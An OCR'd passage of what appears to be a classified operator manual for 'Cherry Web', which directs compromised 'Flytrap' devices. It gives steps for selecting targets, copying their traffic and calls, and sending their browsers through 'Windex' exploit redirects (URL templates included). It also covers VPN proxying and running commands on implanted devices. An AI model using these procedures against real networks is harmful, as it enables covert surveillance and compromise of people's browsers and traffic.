

Figure 18: Cherry Web Target Deck Upload Page

(S) To upload a Target Deck file, click the “Browse…” button and select the Target Deck file. Select “Append” or “Replace” – append will append any valid and unique Targets in the Target Deck file to the Target Deck; replace will replace the Target Deck with the valid and unique Targets in the Target Deck file (i.e., be careful when performing a Replace). Then click “Execute” to upload the Target Deck file. Note that you can repeat this step as many times as necessary to upload all Target Deck files of interest. When finished uploading Target Deck files, click the “Next” button to continue to the next workflow step.

(S) Next, on the “Target Assignment” page of the Target Deck workflow (see Figure 19), move Targets from the “Available” list box to the “Selected” list box and vice versa. Note that you can select multiple Targets from either list box by holding the CTRL key. You can select a contiguous range of Targets from either list box by selecting the first entry of interest, then holding the SHIFT key, then selecting the last entry of interest; or, you can click the first Targets, then hold the left mouse button down, and drag to the last Target. Click the “select” or “deselect” arrow key to move selected Targets back and forth between the “Available” and “Selected” list boxes. When all of the desired Targets are in the “Selected” list box, click the “Next” button at the bottom of the screen to finish the creation of the Target Deck.



Figure 19: Cherry Web Target Assignment Page for Target Decks

(S) Next, on the “Target Exploit/Action Assignment” page of the Target Deck workflow (see Figure 20), for each target, select the appropriate Action (see 5.2.3.9). To enable a Copy Action (Copy, Copy VoIP, or Copy Call [VoIP targets only]), for a particular target, click the Copy checkbox beside that target. Set a Copy Timeout value (specify all zeros to copy indefinitely). For Windex, select the Windex URL from the drop down box and then choose a Windex type (Double Iframe or Redirect). Recommended Windex type is “Double Iframe”. For VPN Action (VPN Proxy or VPN Link), select “VPN Proxy” to proxy that Target’s TCP and UDP traffic or select “VPN Link” to establish a VPN Link between the CB-VPN and the Flytrap upon Target detection. Set a VPN Action Timeout value (specify all zeros to perform the VPN action indefinitely). If a VPN Action has been specified, select the VPN Server in the drop down box at the bottom of the Target table.



Figure 20: Cherry Web Target Action Assignment Page for Target Decks

(S) Note that VPN Proxy and VPN Link Actions require an operational CB-VPN -- see the “Cherry Blossom Installation Guide” for CB-VPN installation and configuration instructions. See section 9.27 for a detailed description of the usage of VPN Link and Proxy.

(S) Repeat this process until all desired Target Decks have been created.

(S) Note that Target Decks can be edited after creation. See 9.17. To view a Target Deck after it has been created, click the “View -> Target Decks” menu link and select the Target Deck of interest.

9.11.3 (U) Step 3: Define Windex (Browser Redirect) and VPN Link/Proxy Exploits

(S) This step defines the Windex URL's to which Targets can be directed, and the VPN Servers (CB-VPN) for VPN Proxy and VPN Link actions (see 5.2.3.9.3 and 5.2.3.10).

(S) To add a Windex URL, click the "Plan -> Exploits -> Windex" menu link (see Figure 21). Enter a unique name for the Windex URL and the Windex URL into the "New Windex URL" edit boxes. Next, click the "Create" button, and CW will validate your entry. Note that the name can include letters and numbers and the URL should be fully-qualified, including the protocol (e.g., http://www.abc.def.com). Additionally, names that are different in case only are *not* considered unique. CW will prompt the user to re-enter if there are any errors; otherwise, the new Windex URL will appear in the URL list at the bottom of the page. Continue this process until all Windex URLs have been entered properly.



Figure 21: Cherry Web Plan -> Exploits -> Windex Page

(S) To rename a Windex entry, click the "Plan -> Exploits -> Windex" menu link (see Figure 21). Then click the "edit name" link immediately following the desired Windex entry. This will open an edit page with the current Windex name already entered in the "Windex Name" field. Update the Windex name as desired and click "Save" to commit the change or "Back" to cancel. CW will validate the entry and prompt the user if there are any errors. Once the name has been successfully changed, click "Back" to return to the Windex entry page. Note that the URL cannot be changed.

(S) Windex requires that all URL's contain one or more parameters that are used to authenticate the Target. These parameters are appended to the end of the URL. These parameters must be obtained from the Windex system.

(S) When using the Windex "Redirect" technique (i.e., not the Windex "Double Iframe" technique), the Windex URL needs to be created using the following format:

```
http://<windex>/submit?a=user&b=pass&__url=<site>
```

(S) Note that "<windex>" is the address of the Windex web server and "site" is the site to direct the Target to after the browser has been exploited. If "site" is left blank, the Flytrap will fill in the site that the Target was originally requesting before the Redirect. For example,

```
http://<windex>/submit?a=user&b=pass&__url=http://www.cnn.com
```

would direct the Target to cnn.com after the browser has been exploited, and:

```
http://<windex>/submit?a=user&b=pass&__url=
```

would allow the Flytrap to fill in the __url "site" parameter based on where the Target had originally requested. Note that there are two underscores in "__url".

(S) See Windex documentation for Windex setup/installation/operation, and how to create/assign users and passwords that can be used in Flytrap Redirects.

(S) To add a VPN Link/Proxy address, click the “Plan -> Exploits -> VPN Link/Proxy” menu link (see Figure 22). Enter a unique name and the address/port of a VPN Proxy Server (i.e., a CB-VPN) in the “Name” / “Proxy Address” / “Port” edit boxes. Next, click the “Create” button, and CW will validate the entry. Note that the name can include letters and numbers and the address should be a domain name (e.g., www.zakura.com) or IP address and should *not* have the protocol specified (as was the case with the “Windex URL”). Additionally, names that are different in case only are *not* considered unique. CW will prompt the user to re-enter if there are any errors; otherwise, the new VPN Link/Proxy address will appear in the VPN Server list at the bottom of the page. Continue this process until all VPN Proxy Servers have been entered properly.



Figure 22: Cherry Web Plan -> Exploits -> VPN Link/Proxy Page

(S) To rename a VPN Link/Proxy entry, click the “Plan -> Exploits -> VPN Link/Proxy” menu link (see Figure 22). Then click the “edit name” link immediately following the desired entry in the VPN Server list. This will open an edit page with the current VPN Link/Proxy name already entered in the “VPN Link/Proxy Name” field. Update the VPN Link/Proxy name and click “Save” to commit the change or “Back” to cancel. CW will validate the entry and prompt the user if there are any errors. Once the name has been changed, click “Back” to return to the VPN Link/Proxy entry page. Note that neither the proxy address nor the port can be changed.

9.11.4 (U) Step 4: Define Mission Files (for Application Execution)

(S) To have an application execute as part of the Mission, first add the application to the system as a “Mission File”. Click the “Plan -> Application Execution ->Mission File” menu link (see Figure 23). Upload the application using the “Browse” button. Select a “File Compatibility” for the file.



Figure 23: Cherry Web Plan -> Flytrap Applications -> Mission File Page

(S) NOTE: applications must be built using the proper toolchain for the Flytrap of interest, so the “File Compatibility” selector will limit Mission Assignment to this device type). Furthermore, a Mission File can in general be any type of file (e.g., a data file, a shell script), so “Universal” can be selected to allow a Mission File to be pushed to any device type.

(S) Next, select the “Upload Action” as “Retain” or “Replace” – “Retain” will give an error if the user tries to upload a Mission File that has the same name and Device Compatibility as a Mission File already in the system, whereas “Replace” will overwrite the Mission File already in the system.

(S) Click the “Import” button to import the Mission File into the system. The new file should show in the table. A user can click the “Download” link in the table to pull a copy of the Mission File from the system.

9.11.5 (U) Step 5: Define Execute Commands (for Application Execution)

(S) To have an application execute as part of the Mission, define an Execute Command for the application imported during the previous step. Click the "Plan -> Application Execution -> Execute Command" link. Enter a Name for the command and an Execution Compatibility (similar to the "File Compatibility" of the previous step). Finally, enter the command exactly as it should be executed on the Flytrap. This command will be executed as a "system" command on the Flytrap. Note that all commands are executed in the background (e.g., run with an appended '&' ampersand character).



Figure 24: Cherry Web Plan -> Flytrap Applications -> Execute Command Page

9.11.6 (U) Step 6: Define PoPs

(S) This step defines the PoP domain/IP addresses and port numbers that Flytraps will use to communicate back to the CherryTree. It is *critically important* that PoPs are defined properly.

(S) Click the "Plan -> PoP" menu link (see Figure 25). Enter a unique PoP name into the "Name" edit box. Note that the name can include letters and numbers and that names that are different in case only are *not* considered unique. Next enter the URL or IP address in the "URL or IP Address" edit box. The URL should be a domain name (e.g., www.zakura.com) or IP address and should *not* have the protocol specified (as was the case with the "Windex URL"). Next, enter the port, which typically should be 80, although could vary from PoP to PoP depending on the PoP's configuration. Next, click the "Create" button, and CW will validate your entry. CW will prompt the user to re-enter if there are any errors; otherwise, the new PoP will show up in the PoP list at the bottom of the page. Continue this process until all PoPs have been entered properly.



Figure 25: Cherry Web Plan -> PoP(s) Page

(S) To rename a PoP, click the "Plan -> PoP" menu link (see Figure 25). Then click the "edit name" link immediately following the desired PoP entry in the PoP list. This will open an edit page with the current PoP name already entered in the "PoP Name" field. Update the PoP name and click "Save" to commit the change or "Back" to cancel. CW will validate the entry and prompt the user if there are any errors. Once the name has been successfully changed, click "Back" to return to the PoP entry page. Note that neither the address nor the port fields can be changed.

(S) The “0.0.0.0” port 0 PoP can be used as a “null” PoP in the case where it is desired that the Flytrap continue to use the PoPs hardcoded directly into the Flytrap firmware.

9.11.7 (U) Step 7: Create a New Mission

(S) To create a new Mission, click the “Plan -> Missions” menu link (see Figure 26). Under the “Create Mission” bullet, in the Name edit box, enter a unique name for the Mission. Note that names that are different in case only are *not* considered unique. Next, select a “Starter Mission”. This will copy the Starter Mission’s data into the new Mission you are creating; hence, it is best to select a Starter Mission that is most like the Mission you are going to create. Select the Initial Operation. Finally, click the “Create” button, which will take you to the “Mission Workflow” page.



Figure 26: Cherry Web Plan -> Missions Page (Create)

9.11.8 (U) Step 8: Edit Operation Ownership of Mission (Mission Workflow 1)

(S) The “Mission Workflow” page shows the workflow steps involved in creating a Mission. Click the “Next” button to continue to the “Operation Ownership” step of the Mission workflow.

